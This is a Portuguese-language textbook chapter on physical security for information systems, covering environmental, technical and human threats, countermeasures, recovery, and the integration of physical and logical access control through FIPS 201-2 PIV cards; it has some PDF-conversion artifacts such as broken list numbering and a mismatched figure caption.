
Em geral, a umidade relativa deve ser mantida entre 40-60% para evitar as ameaças de baixa umidade, bem como de alta umidade.

## Fogo e fumaça

Talvez a ameaça física mais assustadora seja o fogo. Essa é uma ameaça à vida humana e à propriedade. A ameaça não é somente da chama direta, mas também do calor, da liberação de vapores tóxicos, de danos provocados pela água usada

para combater o fogo e de danos provocados por fumaça. O fogo pode destruir serviços de utilidade pública, especialmente eletricidade.

A temperatura de um incêndio aumenta com o tempo, e em um edifício típico os efeitos do fogo seguem a curva mostrada na [Figura 16.1](#). Para se ter uma ideia do dano causado por incêndios, as [Tabelas 16.4](#) e [16.5](#) mostram a temperatura na qual vários itens derretem ou são danificados e, portanto, indica quanto tempo depois do início do incêndio tal dano ocorre.



**FIGURA 16.1** Relações entre padrões de temperatura do fogo/tempo usadas para testar elementos de construção.

---

### Tabela 16.5

#### Efeitos da temperatura

---

Temperatura	Efeito
-------------	--------

260 °C/500 °F	Madeira pega fogo
326 °C/618 °F	Chumbo derrete
415 °C/770 °F	Zinco derrete
480 °C/896 °F	Um gabinete de aço não isolado tende a vergar e expor seu conteúdo
625 °C/1.157 °F	Alumínio derrete
1.220 °C/2.228 °F	Ferro fundido derrete
1.410 °C/2.570 °F	Aço temperado derrete

Danos da fumaça relacionados a incêndios também podem ser consideráveis. A fumaça é um abrasivo. Ela se acumula nos cabeçotes de discos magnéticos, discos ópticos e unidades de fita não selados. Incêndios provocados por eletricidade podem produzir fumaça cáustica que pode danificar outros equipamentos e ser venenosa ou carcinogênica.

A ameaça de incêndio mais comum é de fogo que se origina dentro de uma instalação e, como discutiremos a seguir, há várias medidas preventivas e mitigadores que podem ser tomadas. A ameaça mais incontrolável é a de incêndios florestais (*wildfires*), que são uma preocupação plausível no oeste dos Estados Unidos, partes da Austrália (onde o termo *bushfire* é usado) e em vários outros países.

### ***Dano provocado por água***

Água e outros líquidos armazenados nas proximidades de equipamentos computacionais representam uma óbvia ameaça. O principal perigo é o de um curto-circuito, que pode ocorrer se a água fizer uma ponte entre um traço da placa de circuito energizado e um traço aterrado. Água em movimento, como aquela em tubulações, e água criada por chuva, neve e gelo também representam ameaças. Um cano pode estourar por defeito na linha ou por congelamento. Sistemas de *sprinklers*, apesar de sua função de segurança, são uma grande ameaça a equipamentos computacionais, arquivos em papel e mídias de armazenamento eletrônicas. O sistema pode ser acionado por um sensor de temperatura defeituoso ou um cano estourado pode permitir a entrada de água na sala do computador. Em qualquer grande instalação de computadores, é preciso a devida diligência para assegurar que a água advinda de até dois andares acima não crie qualquer perigo. Vazamento em um vaso sanitário é um exemplo de tal perigo.

Menos comum, porém mais catastrófica, é a água de uma inundação. Grande parte do dano vem do material em suspensão na água. A água de uma inundação

deixa resíduo lamacento que é extraordinariamente difícil de limpar.

## ***Perigos químicos, radiológicos e biológicos***

Perigos químicos, radiológicos e biológicos representam uma ameaça crescente, tanto na forma de um ataque intencional quanto por um vazamento acidental. Nenhum desses agentes perigosos deve estar presente em um ambiente de sistema de informação, mas sua introdução acidental ou intencional é possível. Vazamentos próximos (p. ex., de um caminhão tombado que carrega materiais perigosos) podem penetrar no ambiente pelo sistema de ventilação ou por janelas abertas e, no caso de radiação, através das paredes do perímetro. Além disso, vazamentos na vizinhança podem interromper o trabalho por exigirem evacuação. Inundação também pode introduzir contaminantes biológicos ou químicos.

Em geral, o principal risco desses perigos é para o pessoal. Radiação e agentes químicos também podem causar dano a equipamentos eletrônicos.

Pó é um problema comum que é frequentemente ignorado. Mesmo fibras de tecido e de papel são abrasivas e levemente condutivas, embora em geral os equipamentos sejam resistentes a esses contaminantes. Afluxos maiores de pó podem resultar de vários incidentes, como a demolição controlada em um edifício próximo e uma ventania que carrega detritos de um incêndio florestal. Uma fonte de afluxo mais provável vem do pó que se origina dentro do edifício devido a serviços de construção ou manutenção.

Equipamentos com partes móveis, mídia de armazenamento rotativa e ventoinhas de computador são as partes mais vulneráveis ao dano causado por pó. O pó pode também bloquear o sistema de ventilação e reduzir o resfriamento por irradiação<sup>1</sup>.

## ***Infestação***

Uma das ameaças físicas menos agradáveis é a infestação, que abrange grande coleção de organismos vivos, incluindo mofo, insetos e roedores. Condições de alta umidade podem levar ao crescimento de mofo e bolor, que podem ser danosos tanto para o pessoal quanto para os equipamentos. Insetos, particularmente os que atacam madeira e papel, também são uma ameaça comum.

## **Ameaças técnicas**

Esta categoria abrange ameaças relacionadas a energia elétrica e emissão eletromagnética.

## **Energia elétrica**

A energia elétrica é essencial para a operação de um sistema de informação. Todos os dispositivos elétricos e eletrônicos no sistema precisam de energia elétrica, e a maioria requer suprimento ininterrupto. Problemas de eletricidade podem ser agrupados em três categorias amplas: subtensão, sobretensão e ruído.

Uma condição de **subtensão** ocorre quando o equipamento de SI recebe menos tensão do que a exigida para a sua operação normal. Eventos de subtensão abrangem desde quedas temporárias do fornecimento de tensão até subtensões prolongadas e falta total de energia. A maioria dos computadores é projetada para suportar reduções de tensão prolongadas de cerca de 20% sem se desligar e sem erro operacional. Quedas maiores ou apagões que duram mais do que alguns milissegundos acionam um sistema de desligamento imediato. Geralmente, não há qualquer dano, mas o serviço é interrompido.

Bem mais séria é uma condição de **sobretensão**. Um surto de tensão pode ser causado por uma anomalia no serviço de fornecimento, por algum defeito na fiação interna (que alimenta o edifício) ou por relâmpagos. A gravidade do dano depende da intensidade e da duração do surto, bem como da efetividade de quaisquer protetores contra surto entre o equipamento e a fonte do surto. Um surto suficiente pode destruir componentes baseados em silício, incluindo processadores e memórias.

Linhos de transmissão de energia elétrica também podem conduzir **ruído**. Em muitos casos, esses sinais espúrios podem passar incólumes pelo circuito de filtragem da fonte de alimentação e interferir com sinais no interior de dispositivos eletrônicos, causando erros lógicos.

## **Interferência eletromagnética**

O ruído ao longo de uma linha de fornecimento de energia elétrica é apenas uma fonte de interferência eletromagnética (EMI). Motores, ventiladores, equipamentos pesados e até mesmo outros computadores geram ruído elétrico que pode causar problemas intermitentes no computador que se está usando. Esse ruído pode ser transmitido pelo ar, bem como por linhas de energia elétrica nas proximidades.

Outra fonte de EMI são as emissões de alta intensidade por estações de rádio e

antenas de retransmissão de micro-ondas próximas. Até dispositivos de baixa tensão, como telefones celulares, podem interferir com equipamentos eletrônicos sensíveis.

## Ameaças físicas causadas por seres humanos

Ameaças causadas por seres humanos são mais difíceis de tratar do que as ameaças ambientais e técnicas que discutimos até aqui. Ameaças causadas por seres humanos são menos previsíveis do que outros tipos de ameaças físicas. Pior, tais ameaças são projetadas especificamente para burlar medidas de prevenção e/ou procurar o ponto de ataque mais vulnerável. Podemos agrupá-las nas seguintes categorias:

- **Acesso físico não autorizado:** Quem não tem autorização adequada não deve ter acesso a certas partes de um edifício ou complexo, a menos que acompanhado por um indivíduo autorizado. Ativos de informação, como servidores, computadores mainframe, equipamento de rede e redes de armazenamento, ficam geralmente localizados em uma área restrita, com acesso limitado a pequeno número de empregados. Acesso físico não autorizado pode resultar em outras ameaças, como roubo, vandalismo ou utilização indevida.
- **Roubo:** Essa ameaça inclui roubo de equipamento e de dados por meio de cópia. Interceptação e grampo também caem nessa categoria. O roubo pode ser pelas mãos de um agente externo (*outsider*) que obteve acesso não autorizado ou por um agente interno (*insider*).
- **Vandalismo:** Essa ameaça inclui destruição de equipamentos e dados.
- **Utilização indevida:** Essa categoria inclui uso impróprio de ativos por quem está autorizado a usá-los, bem como uso de recursos por indivíduos que não têm qualquer autorização para usá-los.

## 16.3 Medidas de prevenção e mitigação de segurança física

Nesta seção, examinamos uma gama de técnicas para impedir ou, em alguns casos, desencorajar ataques físicos. Começamos com um levantamento de algumas das técnicas para tratar ameaças ambientais e técnicas, e depois passamos às ameaças causadas por seres humanos.

Uma medida de prevenção geral é a utilização de computação em nuvem. Do

ponto de vista da segurança física, um benefício óbvio da computação em nuvem é que há menor necessidade de ativos de sistemas de informação nas instalações locais, e uma porção substancial dos ativos de dados não fica sujeita a ameaças físicas locais. O [Capítulo 5](#) traz uma discussão das questões de segurança em computação em nuvem.

## Ameaças ambientais

Discutimos essas ameaças na mesma ordem da [Seção 16.2](#).

### ***Temperatura e umidade inadequadas***

Tratar desse problema é principalmente uma questão de ter equipamento de controle ambiente de capacidade adequada e sensores adequados para avisar quando os limites forem excedidos. Além disso, o principal requisito é a manutenção do fornecimento de energia elétrica, discutido subsequentemente.

### ***Fogo e fumaça***

Lidar com fogo envolve uma combinação de alarmes, medidas preventivas e de mitigação. [\[MART73\]](#) dá a seguinte lista de medidas necessárias:

1. Escolher um lugar que minimize a probabilidade de desastre. Poucos incêndios desastrosos originam-se em uma sala de computador ou em uma instalação de SI bem protegida. A área do SI deve ser escolhida para minimizar o perigo de fogo, água e fumaça vindos de áreas adjacentes. Paredes compartilhadas com outras instalações devem ter, no mínimo, a classificação de proteção contra incêndio de uma hora.
2. Projetar dutos de ar-condicionado e outros de modo a não espalhar o fogo. Há diretrizes e especificações padrão para tais projetos.
3. Posicionar o equipamento para minimizar dano.
4. Boa manutenção. Discos e materiais inflamáveis não devem ser armazenados na área do SI. A instalação deve ser metódica se o equipamento de SI for crucial.
5. Disponibilizar extintores de incêndio operados à mão, claramente marcados e testados periodicamente.
6. Instalar extintores de incêndio automáticos de tal modo que eles provavelmente não causarão dano ao equipamento ou perigo ao pessoal.
7. Detectores de incêndio. Os detectores disparam alarmes sonoros na sala do SI e nas dependências de autoridades externas, e acionam extintores de incêndio

- automáticos depois de algum tempo, de modo a permitir intervenção humana.
- 8. Disjuntores para interrupção automática de energia elétrica. Esses disjuntores devem estar claramente marcados e desobstruídos. Todo o pessoal deve estar familiarizado com os procedimentos de interrupção.
  - 9. Procedimentos de emergência bem divulgados.
- ). Segurança do pessoal. A segurança deve ser considerada no projeto do leiaute do edifício e nos procedimentos de emergência.
  - . Registros importantes devem ser armazenados em gabinetes e cofres à prova de fogo.
  - . Registros necessários para reconstrução de arquivos devem ser armazenados fora das dependências.
  - . Duplicatas atualizadas de todos os programas devem ser armazenadas fora das dependências.
  - i. Plano de contingência para utilizar equipamento em outro lugar caso os computadores sejam destruídos.
  - j. A empresa seguradora e o corpo de bombeiros local devem inspecionar as instalações.

Para lidar com a ameaça da fumaça, o gerente responsável deve instalar detectores de fumaça em todas as salas que contêm equipamentos computacionais, bem como sob pisos elevados e sobre tetos suspensos. Deve ser proibido fumar em salas de computadores.

No caso de incêndios florestais, as contramedidas disponíveis são limitadas. Técnicas de construção resistentes a incêndio são caras e difíceis de justificar.

## **Dano causado por água**

Medidas de prevenção e mitigação de ameaças por água devem abranger essas ameaças. Quando se consideram vazamentos de tubulação, o custo de realocar linhas que poderiam causar perigo é geralmente difícil de justificar. Se o leiaute exato das tubulações de água for conhecido, pode-se tomar medidas para instalar o equipamento em um lugar seguro. A localização de todas as válvulas de interrupção deve ser claramente visível ou no mínimo claramente documentada, e o pessoal responsável deve conhecer os procedimentos a serem seguidos em caso de emergência.

Para lidar com vazamentos de tubulação e outras fontes de água, sensores são vitais e devem ser instalados no piso das salas de computadores, bem como sob pisos elevados, e interromper o fornecimento de energia elétrica automaticamente no evento de uma inundação.

## **Outras ameaças ambientais**

No caso de ameaças químicas, biológicas e radiológicas, há abordagens técnicas específicas disponíveis, incluindo projeto de infraestrutura, projeto e instalação de sensores, procedimentos de mitigação, treinamento de pessoal, e assim por diante. Padrões e técnicas nessas áreas continuam a evoluir.

Quanto aos perigos do pó, o método de prevenção óbvio é limitá-lo por meio de manutenção adequada dos filtros e regular da sala do SI.

Para infestações, podem ser necessários procedimentos periódicos de controle de pragas, começando com um ambiente limpo.

## **Ameaças técnicas**

Para lidar com interrupções de fornecimento de energia elétrica de curta duração, deve-se empregar uma fonte de alimentação ininterrupta<sup>2</sup> (*uninterruptible power supply* — UPS) para cada equipamento crítico. O UPS é uma unidade de apoio alimentada por bateria que pode manter o fornecimento de energia elétrica a processadores, monitores e outros equipamentos por alguns minutos. Unidades de UPS também podem funcionar como filtros de ruído, protetores contra surtos e dispositivos de desligamento automático quando a carga da bateria estiver perigosamente baixa.

No caso de blecautes mais longos ou subtensões prolongadas, equipamentos críticos devem ser conectados a fontes de alimentação de emergência, como um gerador. Para se ter um serviço confiável, várias questões precisam ser abordadas pela gerência, incluindo seleção do produto, localização do gerador, treinamento e teste do pessoal, manutenção programada, e assim por diante.

Para tratar da interferência eletromagnética, pode-se usar uma combinação de filtros e blindagem. Os detalhes técnicos específicos dependerão do projeto de infraestrutura, das fontes e natureza previstas da interferência.

## **Ameaças físicas causadas por seres humanos**

A abordagem geral contra ameaças físicas causadas por seres humanos é o controle de acesso físico. Tomando como base [MICH06], podemos sugerir um espectro de abordagens que podem ser usadas para restringir o acesso a equipamentos. Esses métodos podem ser usados de forma combinada.

1. O contato físico com um recurso é impedido restringindo-se o acesso ao edifício no qual ele está abrigado. Essa abordagem tem como objetivo

prevenir o acesso de agentes externos, mas não aborda a questão de agentes internos ou empregados não autorizados.

2. O contato físico com um recurso é restrinido instalando-se o recurso dentro de um recipiente trancado, como um armário, cofre ou sala.
3. Uma máquina pode ser acessada, mas está fixada (talvez permanentemente parafusada) a um objeto difícil de mover. Isso impedirá roubo, mas não vandalismo, acesso não autorizado ou utilização indevida.
4. Um dispositivo de segurança controla o interruptor de energia.
5. Um recurso móvel é equipado com um dispositivo de rastreamento, de modo que um portal de sensoriamento pode alertar o pessoal da segurança ou acionar uma barreira automática que impedirá que o objeto seja retirado de sua área de segurança adequada.
6. Um objeto portátil é equipado com dispositivo de rastreamento de modo que sua posição pode ser monitorada continuamente.

As duas primeiras dessas abordagens isolam o equipamento. Técnicas que podem ser usadas para esse tipo de controle de acesso incluem áreas controladas patrulhadas ou vigiadas por pessoal, barreiras que isolam cada área, pontos de entrada nas barreiras (portas) e travas ou medidas de triagem em cada ponto de entrada.

O controle de acesso físico deve abranger não somente computadores e outros equipamentos de SI, mas também a fiação usada para conectar sistemas, o serviço de fornecimento de energia elétrica, o sistema de distribuição e equipamento de aquecimento, ventilação e ar-condicionado, linhas telefônicas e de comunicações, mídia de backup e documentos.

Além das barreiras físicas e impostas por procedimentos, um regime de controle de acesso físico efetivo inclui uma variedade de sensores e alarmes para detectar intrusos e acesso ou movimento de equipamentos não autorizados. Sistemas de vigilância são frequentemente parte integral da segurança do edifício, e sistemas de vigilância de uso especial na área de SI também são geralmente justificáveis. Tais sistemas devem proporcionar monitoramento visual remoto e gravação em tempo real.

Finalmente, a introdução do Wi-Fi muda o conceito de segurança física no sentido de que amplia o acesso físico para além de fronteiras físicas como paredes e portas trancadas. Por exemplo, um estacionamento fora de um edifício seguro provê acesso via Wi-Fi. Esse tipo de ameaça e as medidas para lidar com ele são discutidos no [Capítulo 24](#).

## 16.4 Recuperação após violações de segurança física

O elemento mais essencial da recuperação após a ocorrência de violações de segurança física é a redundância. Redundância não desfaz qualquer violação de confidencialidade, como o roubo de dados ou documentos, mas provê recuperação em caso de perda de dados. O ideal seria que todos os dados importantes no sistema estivessem disponíveis fora das instalações locais e atualizados o mais próximo do tempo real quanto fosse justificável com base em uma relação de custo/benefício. Com conexões de banda larga agora quase universalmente disponíveis, backups criptografados transmitidos em lote por redes privadas ou pela Internet são justificáveis e podem ser executados seguindo qualquer periodicidade que a gerência julgue adequada. Nas situações mais críticas, pode-se criar um *hot site* externo que esteja preparado para retomar a operação instantaneamente e disponha de uma cópia dos dados operacionais em tempo próximo ao real.

A recuperação de danos físicos ao equipamento ou instalações locais depende da natureza do dano e da natureza dos resíduos deixados. Danos causados por água, fumaça e fogo podem deixar para trás materiais perigosos que devem sermeticulosamente removidos do local antes do restabelecimento das operações normais e reinstalação do conjunto de equipamentos. Em muitos casos, será necessário trazer especialistas em recuperação de desastre de fora da organização para fazer a faxina.

## 16.5 Exemplo: política corporativa de segurança física

Para dar ao leitor uma ideia sobre como as organizações lidam com segurança física, damos um exemplo real de uma política de segurança física. A empresa é uma firma de consultoria de engenharia com sede nos Estados Unidos especializada na prestação de serviços de planejamento, projeto e gerenciamento para desenvolvimento de serviços de infraestrutura no mundo inteiro. Com interesses em setores de transporte, água, marítimo e imóveis, a empresa tem contratos firmados em mais de 70 países e uma rede de mais de 70 escritórios.

O Apêndice H.1 on-line foi extraído do documento de padrões de segurança da empresa.<sup>3</sup> Para a nossa finalidade, mudamos o nome da firma para *Empresa* sempre que ela aparece no documento. A política de segurança física da empresa

baseia-se principalmente na ISO 17799 (*Code of Practice for Information Security Management*).

## 16.6 Integração de segurança física e lógica

Segurança física envolve numerosos dispositivos de detecção, como sensores e alarmes, e numerosos dispositivos e medidas de prevenção, como travas e barreiras físicas. É claro que há ampla oportunidade para automação e para a integração de vários dispositivos computadorizados e eletrônicos. E também é claro que a segurança física pode ser mais efetiva se houver um destino central para todos os alertas e alarmes, e se houver controle central de todos os mecanismos de controle de acesso automatizados, como leitoras de smart cards.

Do ponto de vista de efetividade e custo, há interesse crescente não somente na integração das funções de segurança física automatizadas, mas também na integração, na medida do possível, das funções de segurança física e lógica automatizadas. A área mais promissora é a de controle de acesso. Entre os exemplos de integração de controle de acesso físico e lógico citamos os seguintes:

- Uso de um único cartão de identificação para acesso físico e lógico. Ele pode ser um simples cartão de fita magnética ou um smart card.
- Inscrição e anulação de inscrição de usuário/cartão ao mesmo tempo em todos os bancos de dados de identidade e controle de acesso.
- Um sistema central de gerenciamento de identidade em vez de vários diretórios e bancos de dados de usuários diferentes.
- Monitoração e correlação de eventos unificadas.


Como exemplo da utilidade dessa integração, suponha que um alerta indique que Bob acessou a rede sem fio da empresa (um evento gerado pelo sistema de controle de acesso lógico) mas não entrou no edifício (um evento gerado pelo sistema de controle de acesso físico). Combinados, esses dois eventos sugerem que alguém está sequestrando a conta sem fio de Bob.

## Verificação de identidade pessoal

Para que a integração dos controles de acesso físico e lógico seja prática, grande quantidade de fabricantes deve conformar-se a padrões que abrangem protocolos de smart card, formatos e protocolos de autenticação e controle de acesso, entradas em banco de dados, formatos de mensagens, e assim por diante. Um

passo importante nessa direção é o FIPS 201-2 [*Personal Identity Verification (PIV) of Federal Employees and Contractors* — Verificação de Identidade Pessoal de Funcionários e Prestadores de Serviço Federais] publicado pelo NIST em 2011. O padrão define um sistema de PIV confiável no âmbito geral do governo, para uso em aplicações como acesso a instalações e sistemas de informação controlados pelo governo federal. O padrão especifica um sistema PIV dentro do qual pode-se criar credenciais de identificação comuns que serão usadas mais tarde para verificar uma identidade alegada. O padrão também identifica requisitos no âmbito do governo federal para níveis de segurança que dependem de riscos às instalações ou às informações que estão sendo protegidas. O padrão aplica-se também a empreiteiros do setor privado e serve como diretriz útil para qualquer organização.

A [Figura 16.2](#) ilustra as principais componentes dos sistemas que obedecem ao FIPS 201-2. O front end do PIV define a interface física com um usuário que está requisitando acesso à instalação, que poderia ser acesso físico a uma área física protegida ou acesso lógico a um sistema de informação. O **subsistema front end do PIV** suporta autenticação por até três fatores; o número de fatores usados depende do nível de segurança exigido. O front end utiliza um smart card, conhecido como cartão PIV, que é um cartão de interface dupla (*dual interface*) com ou sem contato. O cartão contém uma fotografia do portador, certificados X.509, chaves criptográficas, dados biométricos e um identificador único de portador de cartão ou CHUID (*Cardholder Unique Identifier*), que explicamos a seguir. Certas informações do portador do cartão podem ser protegidas contra leitura e exigir um número de identificação pessoal (PIN) para acesso de leitura pela leitora de cartão. A leitora biométrica, na versão atual do padrão, é uma leitora de impressão digital ou uma escaneadora de íris.



**FIGURA 16.2** Modelo de sistema PIV FIPS 201 “Efeitos pirotécnicos” de SECURITY, ACCURACY, AND PRIVACY IN COMPUTER SYSTEMS, primeira edição por James Martin. Copyright © 1974 por James Martin. Impresso e pré-produzido eletronicamente com permissão de Pearson Education, Inc., Upper Saddle River, Nova Jersey.


O padrão define três níveis de garantia de segurança para verificação do cartão e dos dados codificados nele armazenados, o que, por sua vez, leva à verificação da autenticidade da pessoa que porta a credencial. Um nível de *alguma confiança* corresponde ao uso da leitora de cartão e PIN. Um nível de *alta confiança* adiciona uma comparação biométrica de impressão digital capturada e codificada no cartão durante o processo de emissão do cartão e impressão digital escaneada no ponto de acesso físico. Um nível de *confiança muito alta* requer que o processo que acabamos de descrever seja completado em um ponto de controle ocupado por um observador oficial.

A outra componente importante do sistema PIV é o **subsistema de emissão e gerenciamento do cartão PIV**. Esse subsistema inclui os componentes responsáveis pela prova e registro de identidade, emissão e gerenciamento de cartão e chave, e os vários repositórios e serviços (p. ex., diretório de infraestrutura de chaves públicas [PKI], servidores de *status* de certificado) exigidos como parte da infraestrutura de verificação.

O sistema PIV interage com um **subsistema de controle de acesso**, que inclui componentes responsáveis por determinar o acesso de um portador de cartão PIV em particular a um recurso físico ou lógico. O FIPS 201-2 padroniza formatos de dados e protocolos para interação entre o sistema PIV e os sistemas de controle de acesso.

Diferentemente do típico número do cartão/código da instalação codificado na maioria dos cartões de controle de acesso, o CHUID do FIPS 201 leva a autenticação a um novo patamar por meio da utilização de uma data de validade (um campo de dados obrigatório no CHUID) e de uma assinatura digital CHUID opcional. Uma assinatura digital pode ser verificada para garantir que o CHUID gravado no cartão foi assinado digitalmente por uma fonte confiável e que os dados no CHUID não foram alterados desde a data em que o cartão foi assinado. A data de validade do CHUID pode ser verificada para garantir que o cartão ainda é válido. Isso é independente de qualquer data de validade associada aos privilégios do portador do cartão. O simples ato de ler e verificar o CHUID fornece somente alguma garantia de identidade porque autentica os dados do cartão, não o portador do cartão. O PIN e os fatores biométricos proveem a verificação da identidade do indivíduo.

A [Figura 16.3](#), baseada em [FORR06], ilustra a convergência de controle de acesso físico e lógico com a utilização do FIPS 201-2. O núcleo do sistema inclui o PIV e o sistema de controle de acesso, bem como uma autoridade certificadora para assinar CHUIDs. Os outros elementos da figura dão exemplos da utilização do núcleo do sistema para integrar controle de acesso físico e lógico.



**FIGURA 16.3** Exemplo de convergência. Fonte: Baseada em [FORR06].

Se a integração dos controles de acesso físico e lógico estender-se do front end unificado até uma integração de elementos de sistema, ganham-se vários benefícios, incluindo os seguintes [FORR06]:

- Os empregados recebem um único dispositivo unificado de autenticação de controle de acesso; isso diminui o número de tokens perdidos, reduz o sobrecusto de treinamento e permite acesso sem interrupções entre as fases.
- A existência de uma única localização lógica para o gerenciamento de identidades de empregados reduz operações duplicadas de entrada de dados e permite revogação de autorização imediata e em tempo real a todos os recursos da empresa.
- Grupos de auditoria e análise forense têm um repositório central para investigações de controle de acesso.
- Unificação de hardware pode reduzir o número de contratos de venda e de suporte com fabricantes.
- Sistemas de controle de acesso baseados em certificados podem alavancar o uso de certificados de identidade de usuários para outras aplicações de segurança, como assinatura eletrônica de documentos e cifração de dados.

## Uso de credenciais PIV em sistema de controle

## de acesso físico

O FIPS 201 define características da credencial de identidade que podem ser interoperáveis no âmbito governamental. Todavia, ele não provê orientação específica para aplicar esse padrão como parte de um sistema de controle de acesso físico (*physical access control system* — PACS) em um ambiente no qual se desejam um ou mais níveis de controle de acesso. Para dar tal orientação, em 2008 o NIST publicou a SP 800-116 [*A Recommendation for the Use of PIV Credentials in Physical Access Control Systems (PACS)*].

A SP 800-116 utiliza os seguintes mecanismos de autenticação:

